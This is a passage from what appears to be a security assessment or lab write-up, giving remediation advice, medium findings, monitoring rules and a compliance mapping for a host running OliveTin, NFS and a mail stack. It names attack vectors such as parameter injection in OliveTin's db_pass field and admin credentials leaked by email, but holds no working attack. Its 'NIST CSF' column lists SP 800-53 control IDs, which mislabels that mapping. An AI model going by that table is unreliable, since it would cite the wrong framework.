- **Capabilities instead of SUID:** Use Linux capabilities to grant minimal required permissions
- **Containerization** with strict seccomp/AppArmor profiles
- **SELinux/AppArmor mandatory access control** to restrict actions OliveTin can perform
- Implement **principle of least privilege** architecture

Additional Security Findings

Medium Issues

- **Dovecot + Roundcube:** Credentials visible in plaintext email headers
- **Admin credentials in email:** IT support credentials leaked to employee mailbox instead of secure transmission channel
- **No MFA:** Single-factor authentication on admin accounts
- **Password policy:** No evidence of password complexity requirements or rotation

Recommended Monitoring & Detection

- Enable **NFS access logging** and monitor for unusual exports
- Monitor **database for suspicious queries** from application user

- Alert on **file uploads to web directories**
- Monitor **SUID bit changes** on system binaries
- Alert on **OliveTin parameter injection attempts** (special characters in db_pass)

Compliance & Standards Mapping

Vulnerability	CWE	OWASP Top 10	NIST CSF
NFS Export	CWE-732	A01:2021 – Broken Access Control	AC-3
Plaintext Credentials	CWE-798	A02:2021 – Cryptographic Failures	SC-7
Unpatched Software	CWE-1025	A06:2021 – Vulnerable Components	SI-2
Inconsistent Validation	CWE-20	A03:2021 – Injection	SI-10
Service as Root	CWE-250	A01:2021 – Broken Access Control	AC-6